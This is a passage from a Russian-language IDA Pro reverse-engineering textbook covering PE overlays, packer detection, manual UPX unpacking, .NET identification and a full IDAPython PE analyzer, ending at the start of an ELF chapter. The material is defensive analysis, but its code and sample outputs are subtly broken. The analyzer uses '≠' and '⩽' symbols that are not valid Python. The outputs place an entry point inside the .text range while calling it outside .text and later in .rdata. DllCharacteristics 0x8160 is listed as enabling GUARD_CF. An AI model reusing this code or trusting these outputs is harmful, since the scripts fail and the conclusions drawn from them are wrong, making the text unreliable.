        opt_hdr_size = ida_bytes.get_word(pe_addr + 0x14)
        first_section = pe_addr + 0x18 + opt_hdr_size
    elif magic == 0x20B:
        num_sections = ida_bytes.get_word(pe_addr + 0x06)
        opt_hdr_size = ida_bytes.get_word(pe_addr + 0x14)
        first_section = pe_addr + 0x18 + opt_hdr_size
    else:
        print("Неизвестный формат")
        return

    # Находим конец последней секции на диске
    max_raw_end = 0
    for i in range(num_sections):
        sec_addr = first_section + i * 40
        raw_size = ida_bytes.get_dword(sec_addr + 16)   # SizeOfRawData
        raw_offset = ida_bytes.get_dword(sec_addr + 20)  # PointerToRawData
        sec_name_bytes = ida_bytes.get_bytes(sec_addr, 8)
        sec_name = sec_name_bytes.split(b'\x00')[0].decode('ascii', errors='replace')

        end = raw_offset + raw_size
        if end > max_raw_end:
            max_raw_end = end

        print("Секция %-8s: RawOffset=0x%08X, RawSize=0x%08X, End=0x%08X" %
              (sec_name, raw_offset, raw_size, end))

    # Размер файла
    file_size = os.path.getsize(file_path)

    print("\nКонец последней секции: 0x%08X" % max_raw_end)
    print("Размер файла:          0x%08X (%d байт)" % (file_size, file_size))

    if file_size > max_raw_end:
        overlay_size = file_size - max_raw_end
        print("\n[+] Overlay обнаружен!")
        print("    Смещение: 0x%08X" % max_raw_end)
        print("    Размер:   0x%08X (%d байт)" % (overlay_size, overlay_size))

        # Показываем первые 64 байта overlay
        with open(file_path, 'rb') as f:
            f.seek(max_raw_end)
            overlay_head = f.read(min(64, overlay_size))
            hex_dump = ' '.join('%02X' % b for b in overlay_head)
            print("    Начало:   %s" % hex_dump[:48])
    else:
        print("\n[-] Overlay отсутствует")

# Использование:
# detect_overlay(r"C:\path\to\sample.exe")
```

7.11. Упакованные PE-файлы

7.11.1. Признаки упаковки

IDA Pro позволяет выявить упакованные файлы по ряду признаков:

```
Признак                          | Описание
---------------------------------|-----------------------------------------
Маленькая .text секция           | Основной код слишком мал
Высокая энтропия секций          | Данные выглядят зашифрованными
Нестандартные имена секций        | .UPX0, .aspack, .vmp0 и т.д.
Минимальный импорт               | Только LoadLibrary/GetProcAddress
Точка входа не в .text           | EP в последней секции
Секция с правами RWX             | Запись + исполнение одновременно
```

7.11.2. Пример: UPX-упакованный файл

Загрузка UPX-упакованного файла в IDA:

```
; Секции UPX-упакованного файла:
; UPX0 — пустая секция (VirtualSize >> RawSize), получатель распакованного кода
; UPX1 — упакованный код
; .rsrc — ресурсы (опционально)

; Точка входа находится в секции UPX1:
UPX1:0040A230 start proc near
UPX1:0040A230                 pushad                  ; Сохранить все регистры
UPX1:0040A231                 mov     esi, offset UPX1_start ; Источник
UPX1:0040A236                 lea     edi, [esi-9000h]       ; Приёмник (UPX0)
UPX1:0040A23C                 push    edi
UPX1:0040A23D
UPX1:0040A23D decompress_loop:
UPX1:0040A23D                 ; ... цикл распаковки NRV/LZMA ...
```

7.11.3. Стратегия анализа упакованного PE

1. **Статический анализ:** определяем тип пакера по сигнатурам
2. **Автоматическая распаковка:** используем утилиту распаковки, если она есть (например, `upx -d`)
3. **Ручная распаковка в IDA:**

```python
# Стратегия ручной распаковки в IDA:

# 1. Поставить breakpoint на конец распаковщика
#    (обычно это JMP на OEP — Original Entry Point)

# 2. Запустить отладку (F9)

# 3. Когда breakpoint сработает, зафиксировать OEP:
oep = idc.get_reg_value("EIP")
print("OEP (Original Entry Point): 0x%08X" % oep)

# 4. Пересоздать сегменты с правильными атрибутами:
import ida_segment

# Изменить тип секции UPX0 на CODE
seg = ida_segment.getseg(0x00401000)
if seg:
    seg.type = ida_segment.SEG_CODE
    seg.perm = ida_segment.SFL_LOADER  # R-X
    ida_segment.update_segm(seg)

# 5. Проанализировать код начиная с OEP:
idc.auto_mark_range(oep, oep + 1, idc.AU_CODE)
ida_auto.auto_wait()

# 6. Создать функцию в OEP:
idc.add_func(oep)

# 7. Снять дамп и восстановить импорт (через Scylla или аналог)
```

7.11.4. Анализ с помощью отладчика IDA

```
; Типичная последовательность распаковщика:
; 1. Сохранить контекст (PUSHAD)
; 2. Распаковать код в целевую секцию
; 3. Восстановить IAT
; 4. Восстановить контекст (POPAD)
; 5. Прыгнуть на OEP (JMP OEP)

; Ищем характерный паттерн:
; POPAD
; JMP far_address     ; ← это прыжок на OEP
;
; Или:
; POPAD
; PUSH addr
; RET               ; ← это тоже переход на OEP (push+ret)
```

7.12. Особенности .NET PE-файлов

7.12.1. Структура .NET PE

.NET-сборки используют формат PE, но с существенными отличиями:

```
PE Header
├── Optional Header
│   └── Data Directory[14] = CLR Runtime Header (COM Descriptor)
│
├── .text секция (IL-код, метаданные, native stubs)
├── .rsrc секция (ресурсы)
└── .reloc секция (релокации)
```

CLR Runtime Header (`IMAGE_COR20_HEADER`):

```
typedef struct IMAGE_COR20_HEADER {
    DWORD                   cb;                 // Размер структуры
    WORD                    MajorRuntimeVersion;
    WORD                    MinorRuntimeVersion;
    IMAGE_DATA_DIRECTORY    MetaData;           // Метаданные .NET
    DWORD                   Flags;              // Флаги (ILONLY, 32BITREQUIRED, ...)
    union {
        DWORD               EntryPointToken;    // Токен метода Main
        DWORD               EntryPointRVA;
    };
    IMAGE_DATA_DIRECTORY    Resources;          // .NET ресурсы
    IMAGE_DATA_DIRECTORY    StrongNameSignature;
    IMAGE_DATA_DIRECTORY    CodeManagerTable;
    IMAGE_DATA_DIRECTORY    VTableFixups;
    IMAGE_DATA_DIRECTORY    ExportAddressTableJumps;
    IMAGE_DATA_DIRECTORY    ManagedNativeHeader;
} IMAGE_COR20_HEADER;
```

7.12.2. .NET PE в IDA Pro

IDA Pro может загружать .NET-сборки, но её возможности ограничены по сравнению со специализированными .NET-инструментами (dnSpy, ILSpy, dotPeek):

```
; IDA показывает нативную «заглушку» точки входа:
.text:00402000 _CorExeMain proc near
.text:00402000                 jmp     ds:__imp__CorExeMain
.text:00402000 _CorExeMain endp

; Это стандартная точка входа .NET EXE,
; которая передаёт управление CLR (mscoree.dll)
```

Для .NET-сборок IDA распознаёт: - Метаданные (таблица строк, таблица типов) - IL-код (отображается как blob данных) - Нативные заглушки P/Invoke

7.12.3. Идентификация .NET-сборки

```
import ida_bytes
import ida_nalt

def check_dotnet():
    """Проверка, является ли файл .NET-сборкой."""

    image_base = ida_nalt.get_imagebase()
    pe_offset = ida_bytes.get_dword(image_base + 0x3C)
    pe_addr = image_base + pe_offset

    magic = ida_bytes.get_word(pe_addr + 0x18)

    # CLR Runtime Header = Data Directory[14]
    if magic == 0x10B:      # PE32
        clr_rva = ida_bytes.get_dword(pe_addr + 0xE8)
        clr_size = ida_bytes.get_dword(pe_addr + 0xEC)
    elif magic == 0x20B:    # PE32+
        clr_rva = ida_bytes.get_dword(pe_addr + 0xF8)
        clr_size = ida_bytes.get_dword(pe_addr + 0xFC)
    else:
        print("Неизвестный формат PE")
        return

    if clr_rva != 0:
        print("[+] Файл является .NET-сборкой")
        clr_addr = image_base + clr_rva
        print("    CLR Header @ 0x%08X (RVA: 0x%X, размер: 0x%X)" %
              (clr_addr, clr_rva, clr_size))

        # Читаем флаги
        flags = ida_bytes.get_dword(clr_addr + 16)
        print("    Флаги: 0x%08X" % flags)
        if flags & 1:
            print("      COMIMAGE_FLAGS_ILONLY (только IL-код)")
        if flags & 2:
            print("      COMIMAGE_FLAGS_32BITREQUIRED")
        if flags & 8:
            print("      COMIMAGE_FLAGS_STRONGNAMESIGNED")
        if flags & 0x10000:
            print("      COMIMAGE_FLAGS_NATIVE_ENTRYPOINT")

        # Метаданные
        meta_rva = ida_bytes.get_dword(clr_addr + 8)
        meta_size = ida_bytes.get_dword(clr_addr + 12)
        print("    Метаданные: RVA=0x%X, размер=0x%X" %
              (meta_rva, meta_size))

        # Проверяем сигнатуру метаданных (BSJB)
        meta_addr = image_base + meta_rva
        meta_sig = ida_bytes.get_dword(meta_addr)
        if meta_sig == 0x424A5342:  # "BSJB"
            print("    Сигнатура метаданных: BSJB (корректна)")
            # Версия runtime
            ver_len = ida_bytes.get_dword(meta_addr + 12)
            ver_bytes = ida_bytes.get_bytes(meta_addr + 16, ver_len)
            ver_str = ver_bytes.split(b'\x00')[0].decode('ascii')
            print("    Версия runtime: %s" % ver_str)
    else:
        print("[-] Файл НЕ является .NET-сборкой (CLR Header отсутствует)")

check_dotnet()
```

Вывод для .NET-файла:

```
[+] Файл является .NET-сборкой
    CLR Header @ 0x00402008 (RVA: 0x2008, размер: 0x48)
    Флаги: 0x00000009
      COMIMAGE_FLAGS_ILONLY (только IL-код)
      COMIMAGE_FLAGS_STRONGNAMESIGNED
    Метаданные: RVA=0x2060, размер=0xB74C
    Сигнатура метаданных: BSJB (корректна)
    Версия runtime: v4.0.30319
```

7.12.4. Рекомендации по анализу .NET PE

Задача	Инструмент	Примечание
Декомпиляция IL → C#	dnSpy, ILSpy	Предпочтительный инструмент
Анализ нативных заглушек	IDA Pro	P/Invoke, mixed-mode assemblies
Обфусцированный .NET	de4dot + dnSpy	Сначала деобфускация, потом анализ
.NET + native	IDA Pro + dnSpy	Анализ обеих частей раздельно

7.13. Полный пример разбора PE-файла

Рассмотрим комплексный анализ PE-файла — предположим, мы получили подозрительный исполняемый файл `sample.exe` для исследования.

Шаг 1: Первичная загрузка и обзор

```
Файл:         sample.exe
Размер:       245 760 байт (240 КБ)
MD5:          a1b2c3d4e5f6a7b8c9d0e1f2a3b4c5d6
SHA256:       1234567890abcdef...

IDA загрузила файл. Основные параметры:
  Процессор:   MetaPC (32-bit)
  ImageBase:   0x00400000
  Entry Point: 0x0040A230
  Subsystem:   Windows GUI
```

Шаг 2: Анализ PE-заголовков

```
# Полный анализ PE-заголовков
import ida_bytes
import ida_nalt
import time

def full_pe_header_analysis():
    image_base = ida_nalt.get_imagebase()

    # ═══ DOS Header ═══
    e_magic = ida_bytes.get_word(image_base)
    e_lfanew = ida_bytes.get_dword(image_base + 0x3C)
    print("═══ DOS Header ═══")
    print("  e_magic:  0x%04X (%s)" % (e_magic,
          "MZ" if e_magic == 0x5A4D else "INVALID"))
    print("  e_lfanew: 0x%08X" % e_lfanew)

    # ═══ PE Signature ═══
    pe_addr = image_base + e_lfanew
    pe_sig = ida_bytes.get_dword(pe_addr)
    print("\n═══ PE Signature ═══")
    print("  Signature: 0x%08X (%s)" % (pe_sig,
          "PE" if pe_sig == 0x4550 else "INVALID"))

    # ═══ COFF File Header ═══
    machine = ida_bytes.get_word(pe_addr + 4)
    num_sections = ida_bytes.get_word(pe_addr + 6)
    timestamp = ida_bytes.get_dword(pe_addr + 8)
    characteristics = ida_bytes.get_word(pe_addr + 22)

    machines = {
        0x14C: "x86 (i386)",
        0x8664: "x64 (AMD64)",
        0x1C0: "ARM",
        0xAA64: "ARM64"
    }

    print("\n═══ COFF File Header ═══")
    print("  Machine:          0x%04X (%s)" % (machine,
          machines.get(machine, "Unknown")))
    print("  NumberOfSections: %d" % num_sections)
    print("  TimeDateStamp:    0x%08X (%s)" % (timestamp,
          time.strftime('%Y-%m-%d %H:%M:%S', time.gmtime(timestamp))))
    print("  Characteristics: 0x%04X" % characteristics)
    if characteristics & 0x0002:
        print("    IMAGE_FILE_EXECUTABLE_IMAGE")
    if characteristics & 0x0020:
        print("    IMAGE_FILE_LARGE_ADDRESS_AWARE")
    if characteristics & 0x0100:
        print("    IMAGE_FILE_32BIT_MACHINE")
    if characteristics & 0x2000:
        print("    IMAGE_FILE_DLL")

    # ═══ Optional Header ═══
    magic = ida_bytes.get_word(pe_addr + 24)
    print("\n═══ Optional Header ═══")
    print("  Magic:            0x%04X (%s)" % (magic,
          "PE32" if magic == 0x10B else "PE32+" if magic == 0x20B else "?"))

    if magic == 0x10B:
        entry_point = ida_bytes.get_dword(pe_addr + 0x28)
        image_base_val = ida_bytes.get_dword(pe_addr + 0x34)
        section_align = ida_bytes.get_dword(pe_addr + 0x38)
        file_align = ida_bytes.get_dword(pe_addr + 0x3C)
        image_size = ida_bytes.get_dword(pe_addr + 0x50)
        headers_size = ida_bytes.get_dword(pe_addr + 0x54)
        checksum = ida_bytes.get_dword(pe_addr + 0x58)
        subsystem = ida_bytes.get_word(pe_addr + 0x5C)
        dll_chars = ida_bytes.get_word(pe_addr + 0x5E)
        num_data_dirs = ida_bytes.get_dword(pe_addr + 0x74)
    elif magic == 0x20B:
        entry_point = ida_bytes.get_dword(pe_addr + 0x28)
        image_base_val = ida_bytes.get_qword(pe_addr + 0x30)
        section_align = ida_bytes.get_dword(pe_addr + 0x38)
        file_align = ida_bytes.get_dword(pe_addr + 0x3C)
```

```
        image_size = ida_bytes.get_dword(pe_addr + 0x50)
        headers_size = ida_bytes.get_dword(pe_addr + 0x54)
        checksum = ida_bytes.get_dword(pe_addr + 0x58)
        subsystem = ida_bytes.get_word(pe_addr + 0x5C)
        dll_chars = ida_bytes.get_word(pe_addr + 0x5E)
        num_data_dirs = ida_bytes.get_dword(pe_addr + 0x84)

    subsystems = {
        1: "NATIVE", 2: "WINDOWS_GUI", 3: "WINDOWS_CUI",
        5: "OS2_CUI", 7: "POSIX_CUI", 9: "WINDOWS_CE_GUI",
        10: "EFI_APPLICATION"
    }

    print("  EntryPoint:      0x%08X (VA: 0x%08X)" %
          (entry_point, image_base_val + entry_point))
    print("  ImageBase:       0x%08X" % image_base_val)
    print("  SectionAlignment: 0x%X" % section_align)
    print("  FileAlignment:   0x%X" % file_align)
    print("  SizeOfImage:     0x%X" % image_size)
    print("  SizeOfHeaders:   0x%X" % headers_size)
    print("  CheckSum:        0x%08X" % checksum)
    print("  Subsystem:       %d (%s)" % (subsystem,
          subsystems.get(subsystem, "Unknown")))
    print("  DllCharacteristics: 0x%04X" % dll_chars)
    if dll_chars & 0x0020:
        print("    IMAGE_DLLCHARACTERISTICS_HIGH_ENTROPY_VA")
    if dll_chars & 0x0040:
        print("    IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE (ASLR)")
    if dll_chars & 0x0080:
        print("    IMAGE_DLLCHARACTERISTICS_FORCE_INTEGRITY")
    if dll_chars & 0x0100:
        print("    IMAGE_DLLCHARACTERISTICS_NX_COMPAT (DEP)")
    if dll_chars & 0x0400:
        print("    IMAGE_DLLCHARACTERISTICS_NO_SEH")
    if dll_chars & 0x1000:
        print("    IMAGE_DLLCHARACTERISTICS_APPCONTAINER")
    if dll_chars & 0x4000:
        print("    IMAGE_DLLCHARACTERISTICS_GUARD_CF")

    # ═══ Data Directories ═══
    print("\n═══ Data Directories ═══")
    dd_names = [
        "Export Table", "Import Table", "Resource Table",
        "Exception Table", "Certificate Table", "Base Relocation Table",
        "Debug", "Architecture", "Global Pointer", "TLS Table",
        "Load Config Table", "Bound Import", "Import Address Table",
        "Delay Import Descriptor", "CLR Runtime Header", "Reserved"
    ]

    if magic == 0x10B:
        dd_base = pe_addr + 0x78
    else:
        dd_base = pe_addr + 0x88

    for i in range(min(num_data_dirs, 16)):
        rva = ida_bytes.get_dword(dd_base + i * 8)
        size = ida_bytes.get_dword(dd_base + i * 8 + 4)
        if rva != 0 or size != 0:
            print("  [%2d] %-28s RVA: 0x%08X  Size: 0x%08X" %
                  (i, dd_names[i] if i < len(dd_names) else "???",
                   rva, size))

full_pe_header_analysis()
```

Вывод:

```
═══ DOS Header ═══
  e_magic:  0x5A4D (MZ)
  e_lfanew: 0x000000F0

═══ PE Signature ═══
  Signature: 0x00004550 (PE)

═══ COFF File Header ═══
  Machine:          0x014C (x86 (i386))
  NumberOfSections: 5
  TimeDateStamp:    0x5F3A1B20 (2020-08-17 10:30:08)
  Characteristics: 0x0102
    IMAGE_FILE_EXECUTABLE_IMAGE
    IMAGE_FILE_32BIT_MACHINE

═══ Optional Header ═══
  Magic:            0x010B (PE32)
  EntryPoint:       0x0000A230 (VA: 0x0040A230)
  ImageBase:        0x00400000
  SectionAlignment: 0x1000
  FileAlignment:    0x200
  SizeOfImage:      0x3C000
  SizeOfHeaders:    0x400
  CheckSum:         0x00000000
  Subsystem:        2 (WINDOWS_GUI)
  DllCharacteristics: 0x8160
    IMAGE_DLLCHARACTERISTICS_HIGH_ENTROPY_VA
    IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE (ASLR)
    IMAGE_DLLCHARACTERISTICS_NX_COMPAT (DEP)
    IMAGE_DLLCHARACTERISTICS_GUARD_CF

═══ Data Directories ═══
  [ 1] Import Table                RVA: 0x00025100  Size: 0x000000A0
  [ 2] Resource Table              RVA: 0x00030000  Size: 0x00007E30
  [ 5] Base Relocation Table       RVA: 0x00038000  Size: 0x00002110
  [ 6] Debug                       RVA: 0x00025000  Size: 0x00000038
  [ 9] TLS Table                   RVA: 0x00025500  Size: 0x00000018
  [10] Load Config Table           RVA: 0x00025200  Size: 0x00000040
  [12] Import Address Table        RVA: 0x00025060  Size: 0x000000A0
```

Шаг 3: Анализ точки входа

```
// Точка входа находится НЕ в .text секции — подозрительно!
// EP = 0x0040A230, а .text = 0x00401000-0x00425000
// EP находится за пределами .text → признак упаковки

// Декомпилированная точка входа:
void __noreturn start()
{
  int saved_regs[8];  // PUSHAD

  // Сохранение регистров
  memcpy(saved_regs, &_EAX, sizeof(saved_regs));

  // Цикл распаковки
  unsigned char *src = (unsigned char *)0x40A240;
  unsigned char *dst = (unsigned char *)0x401000;

  while ( src < (unsigned char *)0x40F000 )
  {
    // ... логика распаковки NRV2B ...
  }

  // Восстановление IAT
  restore_imports();

  // Восстановление регистров и переход на OEP
  memcpy(&_EAX, saved_regs, sizeof(saved_regs));
  ((void (*)(void))0x401580)();  // JMP OEP
}
```

Шаг 4: Итоговый отчёт

```
╔═══════════════════════════════════════════════════════════╗
║                  ОТЧЁТ ОБ АНАЛИЗЕ PE-ФАЙЛА                ║
╚═══════════════════════════════════════════════════════════╝

  Файл:             sample.exe
  Формат:           PE32 (x86)
  Подсистема:       Windows GUI
  Компилятор:       MSVC 2013 (по Rich Header)
  Дата сборки:      2020-08-17 10:30:08 UTC

  Защита:
  ├─ ASLR:          Да (DYNAMIC_BASE)
  ├─ DEP:           Да (NX_COMPAT)
  ├─ CFG:           Да (GUARD_CF)
  └─ Упаковка:      UPX 3.96 (EP за пределами .text)

  TLS Callbacks:    2 (антиотладка — IsDebuggerPresent)
  Overlay:          Нет
  .NET:             Нет

  Подозрительные импорты:
  ├─ VirtualAlloc / VirtualProtect (модификация памяти)
  ├─ IsDebuggerPresent (антиотладка)
  └─ CreateRemoteThread (инъекция кода)

  Рекомендации:
  1. Распаковать UPX (upx -d sample.exe)
  2. Проанализировать TLS callbacks
  3. Изучить вызовы CreateRemoteThread
  4. Проверить поведение в песочнице
```

Шаг 5: Комплексный скрипт анализа

```
# pe_analyzer.py — комплексный скрипт анализа PE-файла в IDA Pro

import ida_bytes
import ida_nalt
import ida_segment
import ida_name
import ida_funcs
import ida_entry
import idautils
import idc
import time

class PEAnalyzer:
    """Комплексный анализатор PE-файла."""

    def __init__(self):
        self.image_base = ida_nalt.get_imagebase()
        self.pe_offset = ida_bytes.get_dword(self.image_base + 0x3C)
        self.pe_addr = self.image_base + self.pe_offset
        self.magic = ida_bytes.get_word(self.pe_addr + 0x18)
        self.results = {}

    def analyze_all(self):
        """Выполнить полный анализ."""
        print("=" * 70)
        print("КОМПЛЕКСНЫЙ АНАЛИЗ PE-ФАЙЛА")
        print("=" * 70)

        self._analyze_headers()
        self._analyze_sections()
        self._analyze_entry_point()
        self._analyze_imports()
        self._analyze_exports()
        self._check_tls()
        self._check_dotnet()
        self._check_packing()
        self._security_summary()

    def _analyze_headers(self):
        print("\n[1] ЗАГОЛОВКИ")
        print("-" * 40)

        machine = ida_bytes.get_word(self.pe_addr + 4)
        timestamp = ida_bytes.get_dword(self.pe_addr + 8)

        print("  Архитектура: %s" %
              ("x86" if machine == 0x14C else
               "x64" if machine == 0x8664 else
               "0x%X" % machine))
        print("  Дата сборки: %s" %
              time.strftime('%Y-%m-%d %H:%M:%S',
                            time.gmtime(timestamp)))

        if self.magic == 0x10B:
            ep = ida_bytes.get_dword(self.pe_addr + 0x28)
            subsys = ida_bytes.get_word(self.pe_addr + 0x5C)
        else:
            ep = ida_bytes.get_dword(self.pe_addr + 0x28)
            subsys = ida_bytes.get_word(self.pe_addr + 0x5C)

        self.results['ep_rva'] = ep
        print("  Entry Point: 0x%08X" % (self.image_base + ep))
        print("  Подсистема: %s" % (
            "GUI" if subsys == 2 else
            "Console" if subsys == 3 else
            "Native" if subsys == 1 else
            str(subsys)))

    def _analyze_sections(self):
        print("\n[2] СЕКЦИИ")
        print("-" * 40)

        for seg_ea in idautils.Segments():
            seg = ida_segment.getseg(seg_ea)
```

```
            name = ida_segment.get_segm_name(seg)
            print("  %-10s 0x%08X - 0x%08X (%d байт)" %
                  (name, seg.start_ea, seg.end_ea, seg.size()))

    def _analyze_entry_point(self):
        print("\n[3] ТОЧКА ВХОДА")
        print("-" * 40)

        ep = self.image_base + self.results['ep_rva']
        ep_seg = ida_segment.getseg(ep)
        if ep_seg:
            seg_name = ida_segment.get_segm_name(ep_seg)
            print("  EP: 0x%08X (секция: %s)" % (ep, seg_name))
            if seg_name ≠ ".text" and seg_name ≠ "CODE":
                print("  [!] ВНИМАНИЕ: EP не в секции кода!")
        else:
            print("  EP: 0x%08X (сегмент не определён)" % ep)

    def _analyze_imports(self):
        print("\n[4] ИМПОРТ")
        print("-" * 40)

        nimps = ida_nalt.get_import_module_qty()
        total = 0
        for i in range(nimps):
            mod = ida_nalt.get_import_module_name(i)
            count = [0]

            def cb(ea, name, ordinal):
                count[0] += 1
                return True

            ida_nalt.enum_import_names(i, cb)
            total += count[0]
            print("  %-25s %d функций" % (mod, count[0]))

        print("  Всего: %d функций из %d модулей" % (total, nimps))

        if nimps ⩽ 2 and total < 10:
            print("  [!] Минимальный импорт — возможна упаковка!")

    def _analyze_exports(self):
        print("\n[5] ЭКСПОРТ")
        print("-" * 40)

        exports = list(idautils.Entries())
        if len(exports) ⩽ 1:
            print("  Экспортируемых функций нет (только EP)")
        else:
            for idx, ordinal, ea, name in exports:
                print("  [%d] 0x%08X %s" % (ordinal, ea, name))

    def _check_tls(self):
        print("\n[6] TLS CALLBACKS")
        print("-" * 40)

        if self.magic == 0x10B:
            tls_rva = ida_bytes.get_dword(self.pe_addr + 0xC0)
        else:
            tls_rva = ida_bytes.get_dword(self.pe_addr + 0xD0)

        if tls_rva == 0:
            print("  TLS Directory отсутствует")
        else:
            print("  TLS Directory: RVA 0x%X" % tls_rva)
            print("  [!] Проверьте TLS callbacks на антиотладку!")

    def _check_dotnet(self):
        print("\n[7] .NET")
        print("-" * 40)

        if self.magic == 0x10B:
            clr_rva = ida_bytes.get_dword(self.pe_addr + 0xE8)
        else:
            clr_rva = ida_bytes.get_dword(self.pe_addr + 0xF8)

        if clr_rva ≠ 0:
            print("  [+] .NET-сборка обнаружена")
```

```
            print("  Рекомендуется использовать dnSpy/ILSpy")
        else:
            print("  Нативный PE (не .NET)")

    def _check_packing(self):
        print("\n[8] ПРИЗНАКИ УПАКОВКИ")
        print("-" * 40)

        indicators = []

        # Проверяем EP
        ep = self.image_base + self.results['ep_rva']
        ep_seg = ida_segment.getseg(ep)
        if ep_seg:
            seg_name = ida_segment.get_segm_name(ep_seg)
            if seg_name not in (".text", "CODE", ".code"):
                indicators.append("EP за пределами .text (%s)" % seg_name)

        # Проверяем имена секций
        packed_names = ["UPX", "aspack", "themida", "vmp", ".nsp",
                        "perplex", "packed", "petite"]
        for seg_ea in idautils.Segments():
            seg = ida_segment.getseg(seg_ea)
            name = ida_segment.get_segm_name(seg).lower()
            for p in packed_names:
                if p.lower() in name:
                    indicators.append("Подозрительная секция: %s" %
                                      ida_segment.get_segm_name(seg))

        # Проверяем минимальный импорт
        nimps = ida_nalt.get_import_module_qty()
        if nimps <= 2:
            indicators.append("Минимальное количество импортируемых модулей")

        if indicators:
            print("  [!] Обнаружены признаки упаковки:")
            for ind in indicators:
                print("      - %s" % ind)
        else:
            print("  Признаки упаковки не обнаружены")

    def _security_summary(self):
        print("\n[9] БЕЗОПАСНОСТЬ")
        print("-" * 40)

        if self.magic == 0x10B:
            dll_chars = ida_bytes.get_word(self.pe_addr + 0x5E)
        else:
            dll_chars = ida_bytes.get_word(self.pe_addr + 0x5E)

        features = [
            (0x0040, "ASLR",      "DYNAMIC_BASE"),
            (0x0100, "DEP/NX",    "NX_COMPAT"),
            (0x4000, "CFG",       "GUARD_CF"),
            (0x0400, "NO_SEH",    "Запрет обработки SEH"),
            (0x0080, "Integrity","Принудительная проверка целостности"),
        ]

        for mask, short_name, desc in features:
            status = "ДА" if dll_chars & mask else "НЕТ"
            print("  %-8s %-4s (%s)" % (short_name + ":", status, desc))

# Запуск анализа
analyzer = PEAnalyzer()
analyzer.analyze_all()
```

Вывод:

```
================================================================================
КОМПЛЕКСНЫЙ АНАЛИЗ PE-ФАЙЛА
================================================================================

[1] ЗАГОЛОВКИ
----------------------------------------
  Архитектура: x86
  Дата сборки: 2020-08-17 10:30:08
  Entry Point: 0x0040A230
  Подсистема: GUI

[2] СЕКЦИИ
----------------------------------------
  .text      0x00401000 - 0x00425000 (147456 байт)
  .rdata     0x00425000 - 0x0042C000 (28672 байт)
  .data      0x0042C000 - 0x00430000 (16384 байт)
  .rsrc      0x00430000 - 0x00438000 (32768 байт)
  .reloc     0x00438000 - 0x0043A000 (8192 байт)

[3] ТОЧКА ВХОДА
----------------------------------------
  EP: 0x0040A230 (секция: .rdata)
  [!] ВНИМАНИЕ: EP не в секции кода!

[4] ИМПОРТ
----------------------------------------
  KERNEL32.dll              12 функций
  USER32.dll                2 функций
  Всего: 14 функций из 2 модулей
  [!] Минимальный импорт — возможна упаковка!

[5] ЭКСПОРТ
----------------------------------------
  Экспортируемых функций нет (только EP)

[6] TLS CALLBACKS
----------------------------------------
  TLS Directory: RVA 0x25500
  [!] Проверьте TLS callbacks на антиотладку!

[7] .NET
----------------------------------------
  Нативный PE (не .NET)

[8] ПРИЗНАКИ УПАКОВКИ
----------------------------------------
  [!] Обнаружены признаки упаковки:
      - EP за пределами .text (.rdata)
      - Минимальное количество импортируемых модулей

[9] БЕЗОПАСНОСТЬ
----------------------------------------
  ASLR:    ДА  (DYNAMIC_BASE)
  DEP/NX:  ДА  (NX_COMPAT)
  CFG:     ДА  (GUARD_CF)
  NO_SEH:  НЕТ (Запрет обработки SEH)
  Integrity: НЕТ (Принудительная проверка целостности)
```

7.14. Резюме

Анализ PE-файлов в IDA Pro — фундаментальный навык для реверс-инженера, работающего с платформой Windows. Ключевые выводы:

1. **Опции загрузки определяют качество анализа.** Неправильные параметры загрузки могут привести к потере важной информации. Используйте Manual Load для нестандартных случаев.
2. **Таблицы импорта и экспорта — первый источник информации.** По импортируемым функциям можно определить функциональность программы ещё до анализа кода.
3. **Не игнорируйте TLS Callbacks.** Они выполняются до точки входа и часто содержат антиотладочные проверки или важную логику инициализации.
4. **Rich Header раскрывает инструменты сборки.** Эта информация полезна для атрибуции и определения компилятора.

5. **Признаки упаковки нужно выявлять до начала глубокого анализа.** Анализ упакованного кода бессмыслен — сначала необходимо выполнить распаковку.
6. **Для .NET-сборок IDA Pro — не лучший выбор.** Используйте специализированные инструменты (dnSpy, ILSpy) для анализа управляемого кода.
7. **Автоматизируйте рутинные задачи.** Скрипты IDAPython для анализа PE-структур экономят время и обеспечивают полноту анализа.

Глава 8. Анализ ELF-файлов в IDA Pro

8.1. Введение

Формат ELF (Executable and Linkable Format) — стандартный формат исполняемых файлов, объектных модулей, разделяемых библиотек и дампов ядра в операционных системах семейства Unix: Linux, FreeBSD, Solaris, Android и многих других. В отличие от PE-формата Windows, ELF обладает иной структурой метаданных, другим механизмом динамической линковки и собственными соглашениями о вызовах. Понимание этих различий критически важно для аналитика, работающего с Linux-бинарниками в IDA Pro.

IDA Pro превосходно поддерживает формат ELF: корректно разбирает заголовки, секции и сегменты, распознаёт таблицы символов, обрабатывает релокации и восстанавливает перекрёстные ссылки через PLT/GOT. Тем не менее, существует ряд нюансов, о которых необходимо знать при анализе: stripped-бинарники без символов, позиционно-независимый код (PIC/PIE), нестандартные секции и специфика Linux-малвари.

В этой главе мы подробно разберём структуру ELF-файла, механизмы динамической линковки, работу с отладочной информацией DWARF, анализ stripped-бинарников и проведём полный пошаговый анализ реального ELF-исполняемого файла.

8.2. Структура ELF-файла

8.2.1. Общая архитектура

ELF-файл состоит из трёх основных компонентов:

1. **ELF Header** — основной заголовок, определяющий тип файла, архитектуру и точки входа в таблицы.
2. **Program Header Table** — таблица сегментов, описывающая, как загрузчик должен отображать файл в память.
3. **Section Header Table** — таблица секций, содержащая метаданные для линковщика и отладчика.

```
+---------------------------+
|       ELF Header          |  ⟵ Смещение 0x00
+---------------------------+
|   Program Header Table    |  ⟵ Описывает сегменты (для загрузки)
+---------------------------+
|       .text               |
|       .rodata             |
|       .data               |  ⟵ Секции с данными и кодом
|       .bss                |
|       ...                 |
+---------------------------+
|   Section Header Table    |  ⟵ Описывает секции (для линковки)
+---------------------------+
```

8.2.2. ELF Header — детальный разбор

Рассмотрим hex-дамп ELF-заголовка 64-битного исполняемого файла Linux:

```
Offset  00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F
------  -------------------------------------------------
0x0000  7F 45 4C 46 02 01 01 00  00 00 00 00 00 00 00 00   .ELF............
0x0010  02 00 3E 00 01 00 00 00  40 10 40 00 00 00 00 00   ..>.....@.@.....
0x0020  40 00 00 00 00 00 00 00  A8 39 00 00 00 00 00 00   @........9......
0x0030  00 00 00 00 40 00 38 00  0D 00 40 00 1F 00 1E 00   ....@.8...@.....
```

Структура заголовка Elf64_Ehdr:

```c
typedef struct {
    unsigned char e_ident[16];     // Магическое число и идентификация
    Elf64_Half    e_type;          // Тип файла
    Elf64_Half    e_machine;       // Архитектура
